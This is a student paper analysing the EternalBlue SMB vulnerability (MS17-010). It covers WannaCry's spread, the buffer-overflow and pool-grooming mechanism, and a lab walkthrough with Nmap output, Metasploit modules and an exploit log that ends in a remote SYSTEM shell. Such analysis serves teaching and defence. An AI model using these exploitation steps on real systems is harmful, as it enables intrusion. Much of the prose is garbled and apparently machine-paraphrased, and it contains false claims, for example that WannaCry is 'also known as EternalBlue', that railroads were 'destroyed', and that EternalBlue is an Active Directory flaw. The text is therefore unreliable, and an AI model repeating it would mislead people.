# An Analysis of EternalBlue: Microsoft Windows SMB Server MS17-010 Patch

IT19003610 - Shiranthaka K. G. S.
*Department of Computer Systems Engineering*
Sri Lanka Institute of Information Technology
*New Kandy Rd, Malabe 10115, Sri Lanka*
*sudeepashiranthaka97@gmail.com*

*Abstract*— **With the rapid rise in information systems, human activities increasingly rely on the Internet and network systems make the increase in threats inevitable because criminals are targeting systems and networks that are unprotected or inadequately secured so that their victims can be used in many ways. Various attacks and tactics have been used by attackers to interfere with system availability, confidentiality, and integrity. Attackers today developed more strongly, stealthily, and persistently powerful technology and tools that can help them to facilitate their intrusion into their victim information systems, to steal valuable information and intelligence, or to remotely control them, disrupting and distracting the system being attacked.**

**Since the last decade, many organizations have suffered damage from Windows vulnerabilities caused by cyber-attacks. Unpatched; zero-day vulnerabilities have been still existing especially in systems like Industrial Control Systems. MS17-010 was identified as a critical vulnerability in the Windows SMB server that has been used to spread malware and control the systems with remote code execution. Malicious threat agents can easily bypass and exploit the vulnerability by abusing the processes that are running on windows servers legitimately. Attackers may use the more convenient hacking tools which can be very easily found on the Internet to exploit the vulnerabilities. For example, EternalRomance, EternalBlue, EternalSynergy, EternalChampion, etc.**

Keywords - *Windows, Vulnerability, EternalBlue, Server Message Block, WannaCry, SMB, Shadow Brokers*

## I. Introduction

### A. Overview

The rapid growth of computer security weakness or vulnerabilities is the main threat to the IT infrastructure today. Highly sophisticated malware including worms, a virus that had a major impact worldwide for a long time[1]. One of the first popular examples is “Morris Worm”, a complex computer worm that used a variety of modifications in running computer background services[2]. Day by day computer criminals has implemented their exploit codes and various kind of malicious software according to their knowledge.

Another side of this: the cybersecurity professionals and bug hunters who earn a living building a reputation by identifying and disclosing vulnerabilities. While attacks take this as an advantage, they create more advanced exploits and malware for the future[1].

Microsoft Windows also has a long history of critical security flaws and vulnerabilities. Plug and play service overflow of Microsoft (MS05-039: CVE-2005-1983), The mount manager exploitation of Microsoft Windows 10 (MS15-085: CVE-2015-1769), Microsoft Edge vulnerabilities (MS15-091), and Microsoft Windows SMB server MS17-010 and WannaCry are some of the fine examples.

### B. Terminology

#### 1) Actors

In this section figure out the different threat agents or actors are interested in software security and IT infrastructure security.

**Hacktivists -** Hacktivism is the use of hacking to communicate a social or political agenda. Because recently we have seen a lot of social revolutions in various countries, the expression is often used to refer to recent political change. Many messages are technology-related.


**Cybercriminals -** Cybercriminals have been around since the beginning of the internet. Initial cases of internet fraud revolved around reseller sites like these. When the use of the internet increased, so did criminal schemes to tap into its new sources of revenue.

**Advanced Persistent Threats -**An advanced Persistent Threats (API) is a well-thought-out cyber-out assault on a system where the attacker secures a position and holds on to it for an extended period [3]. Sometimes, but not always, the hacker would go unnoticed when obtaining sensitive data and following remediation steps during the gap between infection and discovery and response. The APT aims to retrieve data rather than disrupt the network or introduce viruses.

### C. Description of EternalBlue

EternalBlue is a kind of vulnerability that allows an unauthorized attacker (threat agent) to carry out an arbitrary file and achieve full access of the system and all the devices connected by sending malicious craft packets. This has affected lot of Windows servers including Windows Vista Service, Windows 7, Windows Server 2008, etc. In the implementation of the Server Message Block (SMB) which allows sharing resources on a remote server; EternalBlue was exploiting a flaw and affecting.

Based on the user privileges associated with the user account that has logged in, the threat agent or attacker can control the systems; install software, delete, or view; new user accounts created with the administrative privileges.



| Common Vulnerability Enumeration | Description |
|---|---|
| CVE-2017-0143 | Windows SMB Remote Code Execution Vulnerability |
| CVE-2017-0144 | Windows SMB Remote Code Execution Vulnerability |
| CVE-2017-0145 | Windows SMB Remote Code Execution Vulnerability |
| CVE-2017-0146 | Windows SMB Remote Code Execution Vulnerability |
| CVE-2017-0147 | Windows SMB Information Disclosure Vulnerability |
| CVE-2017-0148 | Windows SMB Remote Code Execution Vulnerability |

*Figure 1: Common Vulnerabilities related to MS17-010.*

The special purpose of the exploit was categorized as unknown but used as booth worldwide or targeted surveillance attack, and domestic and foreign systems.

## II. RESEARCH STATEMENT

This paper reviews the literature on Microsoft Windows SMB Server MS17-010 Patch. Additionally, this reviews the mechanism of EternalBlue exploitation and SMB protocol. This paper provides an analysis of the EternalBlue vulnerability: Microsoft Windows SMB Server MS17-010 Patch. Section 3 and 4 describe the detailed analysis EternalBlue vulnerability including the History of EternalBlue, SMB protocol, and vulnerabilities, and section 5 describes leveraging the attack of MS17-010 strategies. In section 7 describes the exploitation and mitigation mechanisms against the vulnerability.

Session 8 contains the recent and future development; including the most recent vulnerabilities related EternalBlue echoes and the strategical approach to detect and prevent future threats and vulnerabilities related to SMB and EternalBlue.

## III. LITERATURE REVIEW

### *A.* Shadow Brokers and History

EternalBlue is a Windows exploit, which was used for a WannaCry ransomware attack that was developed by the United States National Security Agency (NSA). On August 13, 2016, the Shadow Brokers hacking entity's mysterious Twitter account1 was published and a PasteBin link to various news organizations. The malicious link defined the auction process to unlock an encrypted file that claims to contain the Equation Group's hacking tools.

Dubbed in 2015 by Kaspersky Lab2, the Group is a well-known exploit and malware author suspected to be a member of the U.S. National Security Agency's Office of Tailored Access (TAO) (NSA).




*Figure 2: TimeLine for shadow brokers leaks*

### *B.* Early MS17-010 Research

Most used one for malware, as well as ransomware. WannaCry, also known as EternalBlue, is one of the most notable of the numerous forms of malware that targeted systems that use EternalBlue[2].

- up to 70,000 machines in the UK's National Health Service (NHS) computers "affecting all", but also system-specific devices like blood-control and imaging machines, which has impacted the MRI scanners, X-ray machines thereby preventing the use of them[4].
- Nissan and Renault experienced damage, which may have included the slowing or stopping of vehicle production in different parts of the world[2][5].
- Most of Russia and Germany's railroads and stations were destroyed[4].
- More than 1,000 computers within the Russian Ministry of Interior, as well as Russian cell networks and banks, have been infiltrated by foreign agents[4].

### *C.* FUZZBUNCH Explosion

The ETERNBLUE is the widely known term for the attack. While developing nations are susceptible to such weapons, they also appear to be tools of war due to their growth (e.g., it is a cyber weapon).
Its various advanced capabilities enable it to be a highly advanced cyber weapon. Some of the Characteristics are[6]:

- It focuses on Microsoft Windows, which is a closed-source operating system.
- It takes advantage of the kernel, which is a known instability factor, making the process of developing and researching difficult.
- There is no local offset calculation that can be done with a remote attack.
- It is using an esoteric and poorly documented network protocol to transmit malicious traffic. (e.g., SMB)
- It runs both x86 and x64 CPU architectures at the same time.

- It practices a particular form of memory management known as "heap spraying."
- It includes an exploit for data execution prevention (DEP).
- It provides an alternative bypass for address space layout randomization(ASLR).

## IV. Determination of execution of SMB Protocol

Communication between client and server is the key to the SMB protocol, which means request-response protocol and message transmission to create a connection. SMB enables the users to perform file transferring processes such as read, move, alter, create, or delete the files from remote hosts. As a part of the choice to establish SMB client requests, SMB protocol is built into some techniques besides the file-sharing protocol.

In the OSI layer architecture SMB protocol operating in the Application Layer. TCP/IP port 445 is commonly listening to the SMB protocol and TCP/IP port 137 - 139 is listening to NetBIOS protocol.

- SMB 1.0 – Microsoft has released Windows 2000.
- SMB 2.0 – Windows Vista and Server 2008 released.
- SMB 2.1 – Windows 7 and Windows Server 2006 R2 Introduced.
- SMB 3.0 – Released and introduced within Windows 8 and Windows Server 2012.
- SMB 3.0.2 – Was available on Windows 8.1 and Windows Server 2012 R2.
- SMB 3.1.1 - Windows 10 and Windows Server 2016 Introduced.

Following are some capabilities of SMB protocol[7],

- Dialect negotiation
- Determine the additional network servers for the Microsoft SMB Protocol.
- Printing over the internet or local area network
- File, directory record locking
- Change notification between file and directory.
- Extended file attribute handling

### *A.* SMB Exploitation and its Effects

The Following describes some main SMB exploitation exploits and their effects[8].

**WannaCry** - Matchups on the weaknesses of the SMB1 vulnerability to exploit Windows systems, carries out malicious payloads and moves the infection across the network.
**Emotet** - Emotes were more commonly spread by [caused] by various mail scams. Once Emote has been downloaded, it can be used to install Trickbot on the device by exploiting the Microsoft File Sharing vulnerability.
**TrickBot** - Uses attack vectors such as malvertising, spear phishing, network vulnerabilities (NEGV), and payload delivery mechanisms to spread from servers to clients, including exploit kits (Win64).
**NotPetya** - EternalBlue and EternalRomance are two interesting vulnerabilities used by malicious software to switch between computers. “known to have a business focus on Ukrainian companies and industries”.
**EternalBlue** - A flaw has been found in earlier versions of Microsoft's Active Directory that allows remote attackers to execute arbitrary code on a target if they can send specially designed TCP/IP packets to the server.

### *B.* SMB 1.0 Protocol and WannaCry Ransomware Outbreak

While SMB protocol has improved its user interface and usability, at the early stage it was introduced as one of the common attack vectors. Most of the time the attack vectors like worms being used to spread and exploit the vulnerabilities[9].

During communication between any node, the SMB protocol needed less only authentication or encryption. But the pattern of attacking SMB protocol over time has constant support from the provider for safeguarding the SMB protocol as well as the rebellion of the attack vector such as an email and jeopardizing the website.

SMB 1.0 protocol is nearly 30 years old but is still common, especially among users of the Windows OS. Following the update to Windows 10 April, 2018 by Microsoft, numbers of connection incident reports have been raised and have been disabled and blocked SMB 1.0 protocol for this version.

This type of move by Microsoft appears linked to the outbreak of WannaCry Ransomware which, since the first attack on 12 May 2017, is causing panic among Internet users. As wake-up calls to government and vital industries all over the world, WannaCry has brought this grave issue.

Microsoft took another move to release patches and in March 2017, MS17-010 was one of those relevant to SMB protocol. To correct the vulnerability intentionally MS17-010, as CVE-2017-0144. This was followed by the publication in early April 2017 of a bunch of exploits on their GitHub account by Shadow Broker[10].
In this package, it was also linked to patch MS17-010 which was associated with the SMB v2 protocol, named as EternalBlue.

### *C.* How WannaCry functions

At least two scenarios on how ransomware WannaCry would reach a particular computer. Dissemination via a phishing email and second via the exploitation of the SMB protocol. The attacker would begin to spread this ransomware via emails as an attachment to the document for the first scenario. The victim would unleash malware, which encrypts the local drive until the attachment is downloaded and executed. After the encryption has been finished, a window will pop up requesting a Bitcoin to decode the local drive. Users cannot access their files on the local computer at this time.

At the time when the ransomware exists on the localhost, it begins to spread the file over the local network and internet by using the EternalBlue exploit link SMB protocol (e.g. port number 445). This is the start of the second scenario when the initial mssecsvc.exe file in that ransomware runs tasksche.exe and attempts to bind the following domains through the API InternetOpenUrlA. ().

If that domain's link is unsuccessful, the ransomware will spread. In this case, as this is not an applicable domain it will continue to spread. With this in mind, a security analyst can find a way to slow down WannaCry's spread by registering those domains [11]. However, it will stay encrypted for those who are already compromised and slow down for a while. The figure shows WannaCry attack infection defects.



1
Arrive via exploit
MS17-010
via lsass.exe
2
File delivered via exploit running as a service
mssecsvc.exe
Queries domain used as kill switch
Spread to other devices
3
Drop ransomware file which performs encryption
tasksche.exe
(encryptor)
4
Drop component files for creating ransom note
@WanaDecryptor@.exe
.wnry config file
5
Encrypt local and shared files (targets 176 file extensions)
.WNCRY

*Figure 3: WannaCry attack infection defects*

If the domain does not exist, a Windows service called mssecsvc2.0 will be created. The service will run two threads, the first of which is intended to connect the 445 port to the local network and the second generates a random internet IP number[12]. In any thread connected to the computer, the SMB protocol is used and the WannaCry execution device is transferred to the DOUBLEPULSAR backdoor.

## V. Attacks Leveraging the Vulnerabilities Fixed in MS17-010.

### *MS17-010 - Fixed Vulnerabilities*

The Server Message Block (SMB) security update was released in 2017 for MS17-010. The SMB is a protocol used for remote access to shared data for several purposes. The above table (Table 1) are shown vulnerability fixes for MS17-010. According to table 1, most vulnerabilities are related to the RCE (Remote Code Execution) which allows the unauthorized attacker to gain system privileges and control the systems remotely. As SMB is enabled in most versions of Windows by default, strict risks to such vulnerabilities[13].

### *A. Method of attack by using MS17-010-fixed vulnerabilities.*

There can be many attacking tools to exploit the vulnerabilities including EternalRomance, EternalBlue, EternalSynergy Table 1 shown the attacking tools and vulnerabilities. Even if attackers are not technically aware of the vulnerabilities, attacks may easily be carried out as they are part of the Metasploit framework. Since this tool abuses legitimate Windows system operations, users are hardly aware of attacks. Among those leveraging tools, EternalBlue is one of the most popular attack tools which was used to spread the infection and aim attacks of WannaCry ransomware. EternalBlue, EternalRomance, EternalSynergy, and EternalChmapion are the new tools that are published after EternalBlue and more reliable than EternalBlue.

The following steps are taken to leverage attacks that have been patched in MS17-010[14].

1. Examine if backdoor applications are implemented by submitting crafted SMB requests on the target device.
2. If the backdoor software is not implemented, a crafted SMB request will be sent, which exploits the vulnerability in MS17-010 and will be installed on your target machine for the legitimate operation.
3. Command and control the target computer remotely.




*Figure 4: Leveraging MS17-010*

### *B. Understanding EternalBlue*

In this section, deeply look up the windows kernel and internal debugging. For ease of use, the following key terms are mentioned.

- Out of Bounds - OOB
- File Extension Attribute - FEA
- Common Internet File System - CIFS
- Remote Code Execution - RCE
- Server Message Block - SMB

We begin with doing the EternalBlue exploit: this is an attack, which starts on the attacker's machine on the application layer and ends shortly before the shellcode is sent.

We don't regard the shellcode as part of the exploit, but all the results are heading up to the point.

Like several exploits, EternalBlue is a feat that uses the weakness of buffer overflow vulnerability. The overflow of buffering occurs in the Windows driver's un-paged pool memory[13].

1. First, send a 66512 bytes File Extension Attribute (FEA) list. This list consists of all the FEA records leading to an Out of Bounds (OOB) write overflow[2]. The FEA list can be built in several ways that lead to the same feat. We will figure out the one used in EternalBlue; it looks like:




*Figure 5: OOB writes (overflow) that are caused by the exploit FEA list.*

We can call the FEA record a null record because it is sending five null bytes. This record repeats 605 times and after that those convert to three null bytes and we are named as padding bytes. Those aligned bytes are held to line up the FEA records. After that, an FEA record with a size of 62350 (0xF38E) bytes comes with padding bytes.

The overflow record is the next record, which is caused by an OOB write. For example, data writing outside the allocated memory. The last record is caused by stopping the OOB write. There is a high chance to crash the target when overwriting.

The FEA list is transformed into an NT-FEA list on the target host. Here each null value (5 bytes) will be converted to an NT FEA frame with 12 bytes size.

This means that the 605 null records (3025 bytes) are turned into a 7260 bytes NT FEA record. The next FEA record (the green one of size 62350 bytes) is translated into an NT FEA record of 62356 bytes.
Then all total size = 69616 [62356 + 7260] = 0x10FF0
As we can see 0x10 is less than 0x11000. Due to a bug, the NT FEA list size calculations are based only on these first 606 FEA records.

We wanted to assign 0x11000 bytes. But the way that allocation works, we needed to reduce the NT FEA list size slightly.

Therefore the 607 FEA record is overflowing only with sufficient space to produce the first 606 FEA records. That is the key thought of EternalBlue exploitation.

2. Check the position of an NTFeaListSized (0x10FF0) byte hole. We have then overwritten the NT FEA list, which will also be translated into the next assigned non-paged pool memory building block.
3. Create several SRVNET links to the victim (multiple SRVNET buffers). SRVNET BUFFER connection will be assigned to the hole. This SRVNET BUFFER is the one we're going to overwrite. This struct includes a pointer to a different structure (SRVNET RECV) with a pointer to a call-back function. When the connection is closed, the call-back function will call. The buffer contains an MDL that can be used anywhere we want to write data.

4. At the beginning of the SRVNET RECV struct, we point to the MDL, which is equipped with the callback feature. The data is stored at the buffer point of the MDL when data is sent to a srvnet link. If an SRVNET link was assigned after the hole, our FEA exploit record has overwritten the hole.

5. To all open srvnet connections send struct data and shellcode of SRVNET RECV. The SRVNET RECV struct in memory should be followed immediately after the shellcode.

6. Close all the srvnet connections that cause each connection to be called by the callback functions.

These six steps lead to Remote Code Execution (RCE).

## VI. SUMMERY

EternalBlue works with Windows 8 for all versions of the Windows operating system. The problem is a communication sharing (IPC$) module that allows for a zero session in Windows. For instance, an anonymous login (no password required) will be used to establish a connection and the default setting will allow a null session. A null session means that the system allows distinct commands to be sent to the server for each client. As a result, that, the SMB protocol can use this IPC$ module as a channel to attack vector.

The flaw that EternalBlue uses could be classified as two.

1. Define as "Wrong Casting Bug"

The File Extended Attributes (FEA is a system file feature) do not define the buffer overflow for the driver Windows SMB component "srv.sys." By default, the buffer size of FEA is called when the buffer size is small, then the function is assigned without any problem. If the buffer size of FEA is more than assigned, there is a buffer overflow condition to execute the payload of the attacker. The graphic below shows the space where the buffer overflows "unrelated data."




*Figure 6: SMB Packet*

2. Define as "Wrong Parsing Function Bug".

In the transmission of data using the SMB protocol, this problem relates to its standard function. Two command protocols as follows were used:

a. SMB COM TRANSACTION2 – enables clients to build up and recover Extended Key-/Value-Pairs attributes, make use of lengthy (more length) file names than the original 8.3 file formats, and conduct directory searches, for example. Word format shows maximum data length (max 0xFFFF).

b. SMB COM NT TRANSACT — similar to (a) extended to include very big parameter and data blocks transportation. Dword format shows the maximum data length (max 0xFFFFFFFF).

The length of data (b) is more than the size of the command (a). The SECONDARY Subcommand is used in both commands, where the data to be transferred is larger than the data transfer size. It divides the information into different packets. The reasoning flow is as follows:

SMB_COM_TRANSACTION2 =>
SMB_COM_TRANSACTION2_SECONDARY


SMB_COM_NT_TRANSACT =>
SMB_COM_NT_TRANSACT_SECONDARY

There is no validation associated with the bug which is initially utilized and followed by SECONDARY. If the SMB COM NT TRANSACT command begins and followed SMB COM TRANSACTION2 SECONDARY, an 'out-the-bound' space will be generated, similar to and causing an issue as is mentioned in numeral 1.

## VII. EXPLOITATION

*Target Version of Microsoft Windows 32 bit Machine*

This section will show the results of exploitation. Generating shellcode. The exploit module currently targets only the highest releases FUZZBUNCH will target for Microsoft Windows 7 and Microsoft Server 2008 R2. Plans were debated within a forum to incorporate offsets for newer Microsoft Windows versions including Microsoft Windows 10 and Microsoft Server 2012. Any of the vulnerable Microsoft products can be used for exploitation.




```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-21 13:31 +0530
Nmap scan report for 10.10.253.83
Host is up (0.21s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

*Figure 7: Determine the Vulnerability using Nmap script scanning.*

For the exploitation, Metasploit Module have been used.




```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exe
tion
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14   average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execut
n
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

*Figure 8:Search and Configure payload with Metasploitable.*

Successful exploitation will gain the shell for remote windows servers by exploiting the eternal blue vulnerability.

We can observe what steps the Metasploit Framework has taken and what settings we have made. For both vulnerabilities, first of all, XML data will be created. Then Metasploit creates a DLL file to be utilized as payload by DoublePulsar. In conclusion, Metasploit launches EternalBlue and DoublePulsar and informs us of the results of the development. In our situation, operations were successful, and we can follow up on the below figure to validate this and start the shell for remote access to the system of our victim.



```
[+] 10.10.253.83:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.253.83:445 - Sending egg to corrupted connection.
[*] 10.10.253.83:445 - Triggering free of corrupted buffer.
[-] 10.10.253.83:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.253.83:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.253.83:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.10.253.83:445 - Connecting to target for exploitation.
[+] 10.10.253.83:445 - Connection established for exploitation.
[+] 10.10.253.83:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.253.83:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.253.83:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.253.83:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.253.83:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.253.83:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.253.83:445 - Trying exploit with 22 Groom Allocations.
[*] 10.10.253.83:445 - Sending all but last fragment of exploit packet
[*] 10.10.253.83:445 - Starting non-paged pool grooming
[+] 10.10.253.83:445 - Sending SMBv2 buffers
[+] 10.10.253.83:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.253.83:445 - Sending final SMBv2 buffers.
[*] 10.10.253.83:445 - Sending last fragment of exploit packet!
[*] 10.10.253.83:445 - Receiving response from exploit packet
[+] 10.10.253.83:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.253.83:445 - Sending egg to corrupted connection.
[*] 10.10.253.83:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.253.83
[*] Command shell session 1 opened (10.9.219.174:4444 -> 10.10.253.83:49206) at 2021-05-21 13:44:39 +0530
[+] 10.10.253.83:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.253.83:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.253.83:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

*Figure 9: Gaining the shell via exploitation.*

*Exploit Mitigations*

- Immediately update the vulnerable Microsoft Windows OS with the security updates according to the Microsoft Security Bulletin, MS17-010.
- Use the recommended tools to check whether the Windows version is vulnerable.
- Disable SMBv1 on the systems and utilize SMBv3 and SMBv2.
- Configure firewalls with group policies to filter the inbound SMB system (HIPS).
- Apply the "Less Privilege" principle to all programs and facilities and run all applications as an unfavorable consumer (one without administrative privileges).

## VIII. Recent and Future Development

### A. *Most recent Vulnerabilities related to EternalBlue Echoes.*

Vulnerability in Microsoft SMBv3.11 and Patch CVE-2020–0796 - The way the Microsoft Server Message Block 3.1.1 (SMBv3) protocol processes certain requests has a remote code execution vulnerability. An attacker who successfully exploited the flaw might get access to the target server or client and execute the code.[15]. The malicious attacker could transmit a specially generated packet to a targeted SMBv3 server to take advantage of the problem. An unauthenticated attacker would need to configure a rogue SMBv3 server and persuade a user to connect to it to exploit the vulnerability against a client.

Impact - SMBv3 Compression enabled clients and servers are both affected by this vulnerability. It is feasible to run code remotely over the internet (unless TCP port 445 is blocked). SMB operates with SYSTEM privileges and has a CVSSv3 of 10.

Affected Population[16][17] – SMB v3.11 is required on affected systems. By default, compression is turned on.

- Version 1903 of Windows 10 for 32-bit systems
- Version 1903 of Windows 10 for ARM64-based Systems
- Version 1903 of Windows 10 for x64-based Systems
- Version 1909 of Windows 10 for 32-bit systems
- Version 1909 of Windows 10 for ARM64-based Systems
- Version 1909 of Windows 10 for x64-based Systems
- Version 1903 of Windows Server (Server Core installation)
- Version 1909 of Windows Server (Server Core installation)

### B. *Proactive security approached based solution to prevent the next EternalBlue and SMB vulnerabilities*[18]

Like many safety teams, we often swim to help us traverse huge codebases rapidly and evaluate them. Innovations we developed with our flutter technology-enabled deeper coverage than ever to be achieved so that new problems are discovered faster. This is due to the execution of remote code vulnerability (RCE), identified as CVE-2020-0796 and resolved as of March 12, 2020, of Microsoft Server Message Block version 3 (SMBv3).

The below section will offer techniques and tools used for fuzzing SMB, the root cause of RCE vulnerability, and necessary management measures for exploitation. The following sections are available[18].

To fuzz and Windows components introspectively, here uses a modified system-wide emulator tool named "TKO". TKO provides the ability to carry out complete system emulation and storage and other advances. TKO offers various distinct benefits for the floating of the SMB network, thanks to its unique design:

- The ability to view and flip from any program state.
- To restore the start state efficiently for quick iteration.
- Through these procedures, complete code coverage is collected.
- Use more introspection without too much disturbance in the system.

#### 1) *Fuzzing SMB*

